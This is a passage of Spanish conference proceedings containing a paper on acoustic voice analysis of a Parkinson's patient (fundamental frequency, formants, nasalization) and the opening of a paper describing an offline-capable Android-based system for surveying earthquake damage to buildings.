Además de F0 se utilizan otras medidas para mediar perturbaciones en la fonación. El *Jitter* es una medida que representa la variabilidad de F0 ciclo a ciclo; el *Shimmer* indica la variabilidad en decibelios de la amplitud pico a pico de F0, la relación armónico/ruido es el cociente entre la energía espectral causada por las componentes armónicas de la señal y la correspondiente al ruido y por último la amplitud del *Cepstrum* evalúa la correlación de ciclos [9].

La frecuencia fundamental (F_0) es la principal unidad de análisis acústico. Sus valores varían a lo largo de la vida y según los sexos. Niños y niñas tienen una frecuencia media de 240 Hz hasta la pubertad, en la que los varones tienen un descenso hasta los 110 Hz (la voz se torna más grave), mientras que las mujeres se mantienen en 210 Hz. Hacia la tercera edad aumenta la frecuencia de los hombres a 140 Hz y disminuye en las mujeres a 190 Hz en promedio. Estos valores se modifican en la voz senil, reduciéndose la F0 en las mujeres a 175 Hz aproximadamente, mientas que se incrementa en el hombre a 130 Hz a los 70 años y a 160 Hz a los 90 años [10].

2.2. Habla y Enfermedad de Parkinson

El habla del parkinsoniano se caracteriza por tener una sonoridad e intensidad monótona, de bajo tono y pobremente prosódica, que tiende a desvanecerse al final de la fonación. El habla se produce en lentos ataques y significativas pausas para respirar entre palabras y sílabas, reduciéndose la fluidez verbal [11] y el ritmo [12]. La articulación de los sonidos, tanto linguales, como labiales, se empobrecen [13, 14], reduciendo significativamente su inteligibilidad [15], y dificultando la identificación de su estado emocional e intenciones [16].

En el enfermo de Parkinson se afectan subsistemas relacionados con el control motor del habla: respiratorio, fonatorio y articulatorio; cualquier alteración en uno de estos sistemas afecta a la voz y a la coordinación del habla.

La rigidez asociada a la EP afecta al sistema respiratorio, encargado de facilitar el flujo y presión del aire para generar la voz, lo que se traduce perceptualmente en una voz grave. Comúnmente se observa rigidez muscular de la laringe, induciendo un incremento de la tensión laríngea, que se manifiesta mediante una reducción de la variabilidad de la F_0.

El ritmo vibratorio de las cuerdas vocales se altera. La mayoría de las investigaciones informa que los pacientes con EP muestran niveles superiores en la frecuencia fundamental, así como una reducción del rango de frecuencias [17, 18].

Existe consenso en considerar el incremento en los niveles de la F_0 como uno de los principales marcadores de alteración en la voz en la EP [19,8], Metter y Hanson pusieron de manifiesto que el incremento en la F_0 es paralelo a la gravedad de los síntomas y al avance de la enfermedad [20].

En los diferentes estudios en donde se analiza el mecanismo laríngeo en la EP se ha observado el cierre incompleto de las cuerdas vocales durante la fonación. Las velocidades de movimiento y los desplazamientos del velo glotal también tienden a reducirse para el habla, y los estudios acústicos sugieren un aumento del flujo de aire nasal para el habla en hasta el 70% de las personas con EP [21-23].

La principal característica de la nasalización se puede encontrar en el rango de bajas frecuencias, mediante la aparición de un primer formante nasal (F_{N1}) en el rango de frecuencias de 300-400 Hz. La presencia de este formante nasal viene acompañada por una disminución en la amplitud del primer formante vocal (F_1). Otros formantes nasales adicionales pueden surgir entre el primer y segundo formante vocal y se puede apreciar el movimiento

del segundo formante vocal (F_2) hacia frecuencias más altas. [24-26]

3. Material y método

3.1. Base de datos

En este estudio analizamos una señal acústica perteneciente al proyecto Patient Voice Analysis (PVA) incluido en la Plataforma Synapse[1], una plataforma de código abierto que permite a los usuarios compartir, en tiempo real, recursos y resultados de investigación. Los datos están recogidos y son accesibles a los usuarios, con las garantías legales y éticas de tratamiento de datos personales. El proyecto es auspiciado por entidades tales como la fundación LifeSciences del estado de Washington, el NationalInstitute of Mental Health o la fundación Alfred P. Sloan que es una red social para proyectos de investigación.

Hay que tener en cuenta que los protocolos de calidad en la recogida de datos y grabaciones aún no están bien definidos.

Aquí se analiza uno de los audios grabados en el marco del proyecto PVA en pacientes con diagnóstico de EP. Los audios se complementan con información sociodemográficas y del nivel de la EP, de acuerdo a una versión reducida PDRS (Parkinson's Disease Rating Scale) autocompletada por los pacientes.

La muestra de estudio son dos grabaciones del fonema /a/ sostenido en un intervalo de 3 segundos, una de ellas pertenece a un paciente diagnosticado con EP y otra es una voz normal provista por el software. Se parametrizan en características acústicas y se comparan con los valores estadísticos normales. Se consideran particularmente las referencias a la nasalidad de la voz de los pacientes con EP.

3.2. Software ANAGRAF

En el presente trabajo se utiliza para el análisis de los audios el software ANAGRAF, desarrollado en el Laboratorio de Investigaciones Sensoriales dependiente del CONICET de Buenos Aires, Argentina, dirigido por el Ingeniero Jorge Gurlekian. El software es capaz de extraer las dimensiones físicas de una onda sonora, analizarlas en forma cuantitativa y cualitativa, y finalmente entregar resultados gráficos y parámetros numéricos que posteriormente serán interpretados por el evaluador [27].

El programa tiene la función de grabación y de reproducción de los registros obtenidos, mediante el espectrograma con banda ancha y banda estrecha. Realiza también una gráfica de frecuencia fundamental y energía en función del tiempo. Permite analizar la voz y ver el espectrograma, mediante un espectro de corto tiempo en el que se evalúa la intensidad sonora sobre distintas bandas espectrales. Además, realiza el cálculo de coeficiente de predicción lineal, obtiene un parámetro representativo de un modelo del tracto vocal y determina las frecuencias de resonancia de ellos (formantes), realizando un procesamiento homomórfico en el que estima la frecuencia de vibración de las cuerdas vocales o frecuencia fundamental [28].

Una de las características del software es que mide la frecuencia fundamental (F_0) de tres formas diferentes. La primer opción F0_pr se calcula con un método de correlación (RAPT); el segundo método, f0_cp, se calcula con un método frecuencial (cepstral) y con el tercero, fo_cc, se realiza un cálculo temporal ciclo a ciclo. En este estudio solamente se tuvieron en cuenta dos de ellas: f0_pr y fo_cc. Para generar los reportes de los diferentes audios se debe cumplir con la condición de que F0cc dé igual al F0prom para obtener datos confiables [29].

Una de las herramientas que brinda el programa es el cálculo del Índice de Perturbación, que permite un pronóstico acerca de la alteración de la voz. Los índices de normalidad corresponden del 1 al 2, de alteración del 3 al 5. La zona que corresponde a valores entre 2 y 3 es una zona de riesgo vocal. Este índice se calcula a partir de las contribuciones parciales de las mediciones del *Jitter*, *Shimmer* la relación armónico/ruido (*NHR*) y la amplitud del C*epstrum* [9,30].

Los valores de normalidad empleados se corresponden con valores estadísticos de normalidad investigados anteriormente [9].

4. Resultados y discusión

A continuación se hará un análisis comparativo de los gráficos espectrales de una voz normal provista por el software ANAGRAF a modo de ejemplo y una voz patológica perteneciente al proyecto PVA.

La muestra de la voz del paciente de EP corresponde una persona de sexo femenino de 68 años que convive con la enfermedad hace 25 Años.

En primer lugar los resultados diferencian aspectos cualitativos evidenciados en el espectrograma de la fonación de la vocal /a/ de la persona con EP y la persona no enferma de EP.

En segundo lugar se analizan cuantitativamente los valores de los parámetros acústicos de la fonación de la persona con EP comparativamente con valores considerados normales.

[1] "These Datasets were generated through collaboration between Sage Bionetworks, PatientsLikeMe and Dr. Max Little as part of the Patient Voice Analysis study (PVA). They were obtained through Synapse ID [syn2321745]"

4.1. Análisis Cualitativo

El análisis espectral se basa en la transformación discreta de Fourier (FFT), que permite descomponer una señal compleja en cada una de sus frecuencias parciales [31].

Primero analizaremos el espectrograma en tiempo real de las señales acústicas estudiadas. Es una representación tridimensional (tiempo en el eje horizontal, frecuencia en el eje vertical y energía en un tercer eje representado en la diferencia cromática). Las mayores concentraciones de energía para las frecuencias de resonancia (formantes) de las cavidades acústicas que conforman el sonido se representan en blanco.

Al observar la Figura 1 observamos que los picos máximos de los formantes (puntos blancos) se encuentran dentro del rango de normalidad y no presentan grandes variaciones a lo largo del tiempo. En cambio en la Figura 2 los formantes se encuentran desplazados, sufren grandes variaciones en el tiempo y aparece un formante extra en la zona de bajas frecuencias, el cual es bastante estable durante toda la fonación.




Figura 1: Espectrograma de la fonación de la vocal /a/ de una persona no enferma de Parkinson.




Figura 2: Espectrograma de la fonación de la vocal /a/ de una persona enferma de Parkinson.

El contorno normal de los formantes es una línea regular, continua, sostenida y dentro de ciertos valores considerados normales para cada sexo y edad. Nos indica que la cantidad de vibraciones por segundo de las cuerdas vocales se mantiene constante durante la emisión. Este parámetro es un indicador de cuando hay alteraciones en la voz.

La Relación armónico-ruido (NHR) hace referencia al estudio del ruido de la voz en el dominio temporal. Es la relación entre el sonido emitido y el ruido generado por el propio paciente que se superpone a la señal del habla. El ruido entre armónicos está asociado con el cierre incompleto de las cuerdas vocales, con la variación de la frecuencia J*itter* y con la amplitud *Shimmer*. El aumento de la NHR se interpreta como el incremento espectral del ruido, que puede deberse a la variación de la amplitud de la frecuencia, a ruido turbulento, a componentes subarmónicos o a “voice breaks” (cortes de la voz). [31].

Las Figuras 3 y 4 muestran la distribución de los formantes con su energía relativa. En la Fig. 3 se observa un distribución típica para la vocal /a/. En contraste se puede apreciar en la Figura 4 la presencia de un pico de frecuencia en el orden de los 400 Hz lo que hace que se lo pueda considerar como primer formante nasal (F_{N1}). Se observa también un pequeño pico de frecuencia adicional entre el primer y segundo formante (F_{N2}).




Figura 3: Distribución de los formantes para la fonación de la vocal /a/ de una voz perteneciente a un no EP.






Figura 4: Distribución de los formantes para la fonación de la vocal /a/ de una voz perteneciente a un paciente de EP. Se observan formantes nasales F_{N1} y F_{N2}

Las Figuras 5 y 6 muestran los contornos de energía (rojo) y frecuencia fundamental F0 (azul) en función del tiempo. Se observa que en la voz patológica (Fig. 6) la frecuencia fundamental y la energía son irregulares. Además se presentan variaciones rápidas y repetidas en intervalos breves.



Figuras 5: Contornos de energía (rojo) y de frecuencia fundamental F0 (azul) en función del tiempo para la fonación de la vocal /a/ de una voz perteneciente a un no paciente de EP.



Figuras 6: Contornos de energía (rojo) y de frecuencia fundamental (azul) en función del tiempo para la fonación de la vocal /a/ de una voz perteneciente a un paciente de EP.

4.2. Análisis Cuantitativo

El ANAGRAF entrega además del espectrograma valores promedios de la frecuencia fundamental F0, y de los 3 primeros formantes (Fi) y los correspondientes anchos de banda (Bi). Además calcula el valor del Índice de Perturbación Integrado (IPI) y estima el riesgo vocal.

La Tabla 1 permite comparar los valores normales estadísticos [9] y los obtenidos al parametrizar la voz patológica del paciente con EP utilizando el software ANAGRAF. La medición de la frecuencia fundamental nos indica que presenta un incremento con respecto el valor estadístico normal. Al analizar los formantes (Fi) se observa que el primer y segundo formante se encuentran desplazados hacia más altas frecuencias y se verifica la presencia de un primer formante nasal. El ancho de banda (Bi) del primer y tercer formante presenta un incremento y el Índice de Perturbación Integrado (IPI) se encuentra dentro de la zona de riesgo vocal.

Tabla 1: Valores de frecuencia fundamental F0, formantes (Fi), anchos de banda (Bi), Índice de Perturbación Integrado (IPI) para la fonación de la vocal /a/ para un paciente de EP y el valores normales.

Atributo	Voz de paciente con EP	Rango de valores normales
F_0[Hz]	184	80<F0<150
F_{N1}[Hz]	465	-
F_1[Hz]	941	700<F1<800
F_2[Hz]	1697	1100<F2<1400
F_3[Hz]	2255	2300<F3<2600
B_1[Hz]	140	< 100
B_2[Hz]	114	<150
B_3[Hz]	631	<200
IPI	3,25	<2

5. Conclusión y perspectivas futuras

En este artículo se realizó un análisis acústico cualitativo y cuantitativo de la fonación de un paciente diagnosticado con EP en contraste con valores estadísticos normales. Se identificaron diferencias significativas de la voz con diagnóstico de EP con respecto a los valores normales en la frecuencia fundamental y en el primer y segundo formante, lo que concuerda con los diferentes estudios de voces parkinsonianas antes mencionados [19,8]. El ancho de banda de los primeros tres formantes también presenta perturbaciones.

Se destaca la presencia de un formante nasal tanto en el análisis cualitativo como cuantitativo. Según diferentes autores la nasalización puede ser identificada en un análisis acústico mediante la combinación de lo siguiente: presencia de un formante nasal, reducción de la energía total, un aumento de los anchos de banda de los formantes y la presencia de antiformantes [32].

Los resultados obtenidos podrían indicar que nos encontramos ante una voz nasalizada, pero dado a que el protocolo de grabación no está definido habrá que continuar analizando voces patológicas para determinar si realmente existe una relación entre la nasalidad y la EP.

Como trabajo futuro se encuentra en proceso de evaluación una muestra con 75 audios pertenecientes al proyecto PVA clasificadas según su índice PDRS. Se pretende realizar un análisis cualitativo y cuantitativo de cada una de las grabaciones con el fin de caracterizar la fonación de personas diagnosticadas con EP.

Agradecimientos

Este trabajo se ha realizado en el marco de la beca UNLaM de la alumna de Ingeniería Electrónica Daniela Linari. A su vez el trabajo se vincula con los proyecto PROINCE-C199 y C224. Universidad Nacional de La Matanza, Argentina.

6. Referencias

[1] Silva Layes, M. E., Falappa, M. A., & Simari, G. R. (2011). Sistemas de soporte a las decisiones clínicas. In XIII Workshop de Investigadores en Ciencias de la Computación.

[2] De Letter M, Santens P, Borsel, JV. The effects of levodopa on word intelligibility in Parkinson's disease. J CommunDisord 2005; 28: pp. 187-196.[3] Marcus, A., Semantic Driven Program Analysis, Kent State University, Kent, OH, USA, Doctoral Thesis, 2003.

[3] Gómez-Vilda, P., Alvarez-Marquina, A., Rodellar-Biarge, V., Nieto-Lluis, V., Martínez-Olalla, R., Vicente-Torcal, M., et al. (2015a) Monitoring Parkinson's disease from phonation improvement by log likelihood ratios. In: Bioinspired Intelligence (IWOBI), 4th International Work Conference, p. 105–110. (doi:10.1109/IWOBI.2015.7160152)

[4] Gómez-Vilda, P., Vicente-Torcal, M., Ferrández-Vicente, J., Álvarez Marquina, A., Rodellar-Biarge, V., Nieto-Lluis, V.,et al. (2015b) Parkinson'sdiseasemonitoringfromphonationbiomechanics. In: Ferrández Vicente, J.M., Álvarez Sánchez, J.R., de la Paz L´opez, F., Toledo-Moreo, F.J., Adeli, H., editors. Artificial Computation in Biology and Medicine; vol. 9107 of Lecture Notes in Computer Science. (http://link.springer.com/chapter/10.1007%2F978-3-319-18914-7_25)

[5] Little, M.A, McSharry, P. E., Hunter, J. E. Spielman, J. &Ramig, L. O. (2009). Suitability of dysphonia measurements for tele monitoring of Parkinson's disease," IEEE Trans. Biomed. Eng., 56(4):1010–1022.

[6] Tsanas, A., Little, M.A., McSharry, P. E. y Raming, L. O. (2010) Nonlinear speech signal algorithms mapped to a standard metric achieve clinically useful quantification of Parkinson´s disease symptom severity. Journal of the Royal Society Interface 8(59): 842-855.

[7] Gurlekian, J. A. (1997). El Laboratorio de Audición y Habla del LIS, en Procesos Sensoriales y Cognitivos. Ed. Dunken. M Guirao, editor, 55-81.

[8] Gamboa J, Jiménez-Jiménez FJ, Mate MA, Cobeta I. Alteraciones de la voz causadas por enfermedades neurológicas. Rev Neurol 2001; 33: pp. 153-68.

[9] Gurlekian, J. A., & Molina, N. (2012). Índice de perturbación, de precisión vocal y de grado de aprovechamiento de energía para la evaluación del riesgo vocal. Revista de logopedia, foniatría y audiología, 32(4), 156-163.

[10] Fernández S, Ruba D, Marqués M, Sarraqueta L. Voz del anciano. Rev Med Univ Navarra 2006; 50: pp. 44-48.

[11] Flowers KA, Robertson C, Sheridan MR. Some characteristics of word fluency in Parkinson's Disease. J Neurolinguistics 1995; 9: pp. 33-46

[12] Skodda S, Schlegel U. Speech rate and rhythm in Parkinson's disease. Mov Disord 2008; 23: 985-92.

[13] Ackermann H, Ziegler W. Articulatory deficits in parkinsonian dysarthria: an acoustic analysis. J Neurol Neurosurg Psychiatry 1991; 54: pp. 1093-1098.

[14] García, A M., Carrillo, F., Orozco-Arroyave, J.R., Trujillo N., Vargas-Bonilla J. F., Fittipaldi, S.,Adolfi, F.,Nöth, E.,Sigman, M., Fernández-Slezak, D., Ibáñez, A. &Cecchi, G. A. (2016) How language flows when movements don't: An automated analysis of spontaneous discourse in Parkinson's disease. Brain and Language, 162:19-28, (http://dx.doi.org/10.1016/j.bandl.2016.07.008).

[15] Miller N, Allcock L, Jones D, Noble E, Hildreth AJ, Burn D. Prevalence and pattern of perceived intelligibility changes in Parkinson's disease. J Neurol Neurosurg Psychiatry 2007; 78: pp, 1188-1190

[16] Pell MD, Cheang HS, Leonard CL. The impact of Parkinson's disease on vocal-prosodic communication from the perspective of listeners. Brain Lang 2006; 7 :pp. 123-134.

[17] Gamboa J, Jiménez-Jiménez FJ, Nieto A, Montojo J, Orti-Pareja M, Molina JA, et al. Acoustic voice analysis in patients with Parkinson's disease treated with dopaminergic drugs. J Voice 1997; 11: pp. 314-320

[18] Mori H, Kobayashi Y, Kasuya H, Kobayashi N, Hirose H. Evaluation of fundamental frequency (F0) characteristics of speech in dysarthrias: a comparative study. Acoust Sci Technol 2005; 26: pp. 540-543.

[19] Holmes RJ, Oates JM, Phyland DJ, Hughes AJ. Voice characteristics in the progression of Parkinson's disease. Int J Lang Commun Disord 2000; 35: pp. 407-418.

[20] Metter J, Hanson W. Clinical and acoustical variability in hypokinetic dysarthria. J Commun Disord 1986; 19: pp. 347-366.

[21] Tjaden, K. (2008). Speech and swallowing in Parkinson's disease. Topics in geriatric rehabilitation, 24(2), 115.

[22] Theodoros DG, Murdoch BE, Thompson EC, ªHypernasality in Parkinson'sdisease: A perceptual and physiologicalanalysis,º J MedSpeech-LangPathol, vol. 3, no. 2, pp. 73±84, 1995.

[23] Logemann JA, Fisher HB, Boshes B, Blonsky ER, ªFrequency and Cooccurrence of Vocal TractDysfunctions in theSpeech of a LargeSample of Parkinson Patients,º J. SpeechHear. Disord., vol. 43, no. 1, p. 47, Feb. 1978.

[24] Delattre, P. (1954). ''Les attributsacoustiques de la nasalite´ vocalique et consonantique,''Stud. Lingüística 8, 103–109.

[25] Delattre, P. (1965). La nasalité vocalique en français et en anglais. French Review, 92-109.

[26] Leslau, W. (1996). Essays on Gurage language and culture: dedicated to Wolf Leslau on the occasion of his 90th birthday, November 14th, 1996. Otto Harrassowitz Verlag. [27] Hardcastle, W. J., Laver, J., & Gibbon, F. E. (Eds.). (2012). The handbook of phonetic sciences (Vol. 116). John Wiley & Sons.

[27] Molina Paltín, D. A., & Vargas Landívar, J. D. (2017). Análisis acústico de la voz de estudiantes de la Escuela de Tecnología Médica, Cuenca 2016 (Bachelor's thesis).

[28]. Bravo Garcés, X. (2015). Parámetros acústicos de la voz normal en una población de adultos jóvenes en Santiago de Cali [recurso electrónico] (Doctoral dissertation).

[29]. Gurlekian, J. A., Facal, L., & Salvatori, J. M. (2001). La percepción auditiva. ICCE, Bustos, & Sanchez (Edits.), La percepción auditiva: un enfoque transversal, 51-90.

[30] Sigal, L., & Gurlekian, J. A. (2014). Aplicación de los Índices de Perturbación Integrado, de Precisión Articulatoria

y de Aprovechamiento de Energía en dos poblaciones: pacientes con Disfonía Espasmódica y grupo control. Revista de Investigación en Logopedia, 4(2), 132-150.

[31] Jackson-Menaldi, M. C. A. (2002). La voz patológica. Ed. Médica Panamericana.

[32] Kent, R. D., Read, C., & Kent, R. D. (1992). The acoustic analysis of speech (Vol. 58). San Diego: Singular Publishing Group.

Desarrollo e implementación de RDE: Un sistema informático para el relevamiento de daños estructurales

Diego Rodrigo Soria
Antonio Nahuel Tolaba
Universidad Católica de Salta, Facultad de Ingeniería
drs6695@gmail.com, ntolaba85@gmail.com

Resumen

Los distintos movimientos bruscos producidos por la liberación de energía acumulada en forma de ondas sísmicas, que afectan directamente a la corteza terrestre pueden provocar daños incalculables si se produjera en zonas pobladas, dependiendo de la calidad de la infraestructura, duración y la intensidad de estos movimientos. Ocurrido este fenómeno, sería propicio detectar el estado de las zonas donde más movimientos se sintió, si existieran inmuebles dañados, detectar cuáles, qué cantidad, de qué forma, cuál es la zona más afectada, cuantas personas quedaron sin hogar debido a que su vivienda se encuentra inhabitable, entre otros datos.
Es aquí donde se pondrá en marcha este sistema informático, capaz de detectar la cantidad de viviendas que fueron afectadas por el sismo, de qué manera y cuáles de ellas se encuentran con uso restringido o inseguras. Para facilitar el estudio de inversiones dedicada a la reparación o restauración de la zona afectada, disminuyendo los tiempos de respuestas.

Introducción

Este trabajo continúa la línea de desarrollo del Trabajo N°684: "Sistema para el relevamiento de daños estructurales" presentado en la convocatoria anterior CoNaIISI 2018.

A partir de aquella presentación, se continuo desarrollando dicho sistema, partiendo desde los pilares básicos y prototipado funcional implementados, hasta llegar a esta nueva entrega cargada con novedades en cuanto a rendimiento, funcionalidades y optimización de procesos internos.

En este artículo se presenta un sistema informático para el relevamiento de daños estructurales una vez concluido el evento sísmico. Esta herramienta informática será de gran utilidad para la detección de los daños sufrido por los inmuebles en dicha zona afecta.

Ocurrido el sismo, es probable que se pierda por tiempo indeterminado las comunicaciones, en específico conexión a internet. Es por ello que este sistema es capaz de funcionar ante la adversidad de panoramas presentes en este tipo de situaciones, por lo que la ausencia de conexión a internet no será un impedimento para el correcto funcionamiento de este sistema. A lo largo del proyecto se describe distintas funcionalidades teniendo en cuenta los posibles escenarios presentes al momento de llevar a cabo las inspecciones edilicias.

Los objetivos principales que se logran con la implementación del sistema propuesto son:

- Reducir el tiempo de relevamiento de datos de las viviendas afectadas.
- Conocer la cantidad de viviendas afectadas.
- Detectar las zonas más afectadas.
- Obtener información sobre el grado del riesgo estructural sufrido tras los sismos.
- Coordinar las inspecciones de las zonas a evaluar.
- Brindar al público información respecto a la situación actual de las zonas afectadas.

Conceptos básicos

Para realizar el relevamiento de datos, el sistema propuesto adopta los formularios propuestos por el equipo de profesionales del área de Ingeniería Civil del Consejo

Profesional de Agrimensores, Ingenieros y Profesionales Afines (COPAIPA) de la provincia de Salta, que dentro de sus labores se encuentra el verificar el cumplimiento en los proyectos y cálculos realizados por los profesionales, de las Normas Sismorresistentes dictadas por el INPRES.
Dentro del sistema informático se puede realizar dos tipos de evaluaciones de acuerdo con los dos formularios propuestos:

- Formulario para una evaluación rápida:
  Datos a solicitar:
  - Descripción del edificio: Domicilio, teléfono, número de pisos, numero de sótanos, área aproximada en m^2, tipo de construcción y uso del edificio.
  - Evaluación: Condiciones observadas a cerca de los colapsos, inclinaciones, daños estructurales, peligro de caídas y movimiento de laderas. Todos estos datos se podrán colocar tres categorías según corresponda, Leve/No aplica, Moderado o Severo.
  - Fotografía del edificio.
  - Clasificación: La calificación de la vivienda evaluada podrá ser una de las tres categorías propuestas, según corresponda acompañada de un color identificatorio: Inspeccionado (color verde), uso restringido (color amarillo) o inseguro (color rojo).
  - Acciones adicionales: Se aclarará si se requiere colocar barridas en el área o realizar una evaluación geotécnica. También se puede agregar comentarios acerca de la vivienda evaluada.

- Formulario para una evaluación detallada:
  Datos a solicitar:
  - Descripción del edificio: Domicilio, teléfono, número de pisos, sótanos, unidades residenciales y unidades no habitables. Área aproximada en m^2, tipo de construcción y uso del edificio.
  - Evaluación: Se solicita registrar datos acerca de los posibles peligros generales, peligros estructurales, peligros no estructurales y los peligros geotécnicos. Cada uno de estos distintos tipos de peligros pueden ser Leves/ No aplica, Moderado o Severo.
  - Fotografías del edificio.
  - Clasificación del edificio: Presenta las mismas características que en la evaluación del tipo rápida.

La clasificación de cada evaluación es asignada de acuerdo al criterio de la persona que realizo la evaluación, teniendo en cuenta los daños presentes en la edificación evaluada.

Actores

Los actores que intervienen en el funcionamiento del sistema son:

- Inspectores: Personas encargadas de realizar las inspecciones a los edificios de las zonas afectadas.
- Operadores: Personas encargada de la supervisión de los inspectores y las evaluaciones realizadas.

Descripción del sistema

Este sistema está compuesto por 4 módulos que trabajan de forma coordinada:

1. Aplicación móvil.
2. Página de gestión interna.
3. Página web pública.
4. Servicio web.

1.Aplicación móvil

La aplicación está desarrollada para dispositivos móvil con sistema operativo Android [1], que posean una versión igual o superior a Lolipop 5.0 (SDK [1]Nº21). Esta aplicación es utilizada por los inspectores para realizar el relevamiento de las viviendas. La distribución de esta aplicación no será mediante la tienda oficial de aplicaciones de Android PlayStore, si no que será distribuida de manera privada a los correspondientes inspectores que participaran del ejercicio.

1.1 Inicio de la aplicación

Para poder comenzar con el relevamiento, será necesario que el inspector realice 2 acciones requeridas:

1. Aceptación de permisos: Los permisos que se solicita son: Acceso a ubicación (ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION) permiso de cámara y lectura-escritura del almacenamiento interno. (Imagen 1).

[1] Un SDK (Software Development Kit);Kit de desarrollo de software que permite a un desarrollador crear una aplicación para un sistema en concreto. En este caso las distintas versiones de Android se numeran por SDK.




Imagen 1: Solicitud de permisos al usuario.

2. Escaneo de credencial: Una vez aceptados todos los permisos mencionados anteriormente, el inspector deberá escanear el código QR que se encuentra en su credencial. Una vez escaneado dicho código, la aplicación carga los datos del inspector y se habilita para que el mismo pueda comenzará realizar las evaluaciones. Cabe aclarar que esta iniciación se solicita únicamente al iniciar la aplicación por primera vez. (Imagen 2).



Imagen 2: Solicitud de escaneo para la credencial del usuario.

1.2 Funcionalidades

- **Nueva inspección:** El inspector puede iniciar una nueva inspección seleccionando el tipo de evaluación que desee realizar: evaluación rápida o evaluación detallada. (Imagen 3).



Imagen 3: Pantalla de inicio.

En ambos casos, es obligatorio la captura de fotografías de la edificación evaluada (mínimo 1) con un máximo de 5 fotos por evaluación. Completados todos los datos solicitados por los formularios, se procederá a establecer la clasificación del edificio y, por último, guardar la misma. (Imagen 4, 5, 6 y 7).




Imagen 4 y 5: Formularios de evaluación tipo detallada.

